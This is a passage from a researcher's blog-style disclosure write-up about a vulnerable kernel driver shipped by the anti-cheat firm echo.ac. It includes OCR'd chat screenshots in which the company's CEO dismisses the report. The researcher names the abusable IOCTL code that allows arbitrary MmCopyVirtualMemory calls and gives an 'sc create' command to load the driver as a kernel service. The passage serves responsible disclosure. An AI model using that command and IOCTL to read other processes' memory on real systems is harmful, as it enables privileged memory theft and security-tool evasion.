
Fqlx
Playing Essential

liafen

scott7k
twitch.tv/scott7k_

A screenshot of some of the users that are on their staff team and community support team, so you can compare names easier.

After this, I was blocked by the company's official Twitter account. Great response!


Echo

58 Tweets

Echo

@echodotac

You're blocked

You can't follow or see @echodotac's Tweets. Learn more


Whatever will I do!

The Disclosure Attempt

Steeled by this insane series of interactions, my friends and I (credited at the top) started digging into their driver to look for vulnerabilities.
Unsurprisingly, it was trivial to discover the exploit, considering the visible lack of Kernel driver knowledge. It's basically just a copy-pasted Cheat Driver.

After we found the bug, we started preparing this writeup - and in the meantime I wanted to responsibly let the CEO know about the bug, so they can fix it before we release the writeup. Shockingly, they brushed it off as it not being an vulnerability, and passive-aggressively mocked me, before banning me. Lovely!

My conversation with the CEO follows, dated the 29th of June, 2023.


Josh

protocol Today at 22:45
Hello

Josh Today at 22:45
What's up?

protocol Today at 22:45
Do you represent echo.ac? I would like to share my findings.

Josh Today at 22:45
Yeah

Go ahead, please

protocol Today at 22:46
The kernel driver used by echo.ac, echo_driver.sys has multiple vulnerabilities, allowing arbitrary reading of process memory from usermode

Specifically, IOCTL code `0x60a26124` allows arbitrary calls to MmCopyVirtualMemory


Josh Today at 22:48
yes but you need to load the driver, and pass a check. But there's many drivers that offer this functionality such as process hacker's driver

protocol Today at 22:48
A full writeup is being written as we speak, but I am happy to demonstrate it with proof of concept code and explaining how we found it

Josh Today at 22:48
there's no security vulnerability, it's a common component of kernel level memory scanning software

protocol Today at 22:49
Our proof of concept bypasses whatever checks you had, and allows any program to execute these calls on programs. You need to secure these endpoints, as these **are vulnerabilities**. There are many such examples with CVEs on https://www.loldrivers.io/

//WONTFIX Security-Hole As A Service



Josh

1 new message since 22:55 Mark as Read

protocol Today at 22:49
Our proof of concept bypasses whatever checks you had, and allows any program to execute these calls on programs. You need to secure these endpoints, as these **are vulnerabilities**. There are many such examples with CVEs on https://www.loldrivers.io/

LOLDrivers

Josh Today at 22:50
https://www.loldrivers.io/drivers/edd29861-6984-4dbe-8e7c-22e9b6cf68d0/?query=processhacker

edd29861-6984-4dbe-8e7c-22e9b6cf68d0


krpocesshacker.sys Description krpocesshacker.sys is a vulnerable driver and more information will be added as found.
UUID: edd29861-6984-4dbe-8e7c-22e9b6cf68d0 Created: 2023-01-09
Author: Michael Haag Acknowledgement: | Download
This download link contains the vulnerable driver! Commands sc.exe create krpocesshacker.sys binPath=C:\windows\temp\...

protocol Today at 22:50
Anyone can load the driver with `sc create EchoDrv binpath= C:\echo_driver.sys type= kernel` and abuse it for arbitrary kernel level memory reads. A CVE has been filed for this.

Josh Today at 22:51
but I believe you need administrator privileges to perform this command


protocol Today at 22:52
This does not lessen the vulnerability, even if you require Local access to the computer. CVEs and write-ups have been filed for less dangerous vulnerabilties before, an example of which can be found here https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9769

Josh Today at 22:53
do you have a proposed solution? it seems common place


are these websites UK based?

protocol Today at 22:54
There are numerous examples of access control on IOCTL functions, you can check Windows' blog
https://learn.microsoft.com/en-us/windows-hardware/drivers/portable/access-control
https://learn.microsoft.com/en-us/windows-hardware/drivers/driversecurity/windows-security-model

How do you not know about CVEs as an Anticheat company's CEO?



protocol Today at 22:54
There are numerous examples of access control on IOCTL functions, you can check Windows' blog
https://learn.microsoft.com/en-us/windows-hardware/drivers/portable/access-control
https://learn.microsoft.com/en-us/windows-hardware/drivers/driversecurity/windows-security-model

Josh Today at 22:54
It's also not even signed by us
microsoft signed it
so
we sent them the code if I remember correctly, and passed it
it does a check before reading process memory, so I think it's secure

protocol Today at 22:57
So, just to confirm - do you **not** consider this a vulnerability/bug to fix?

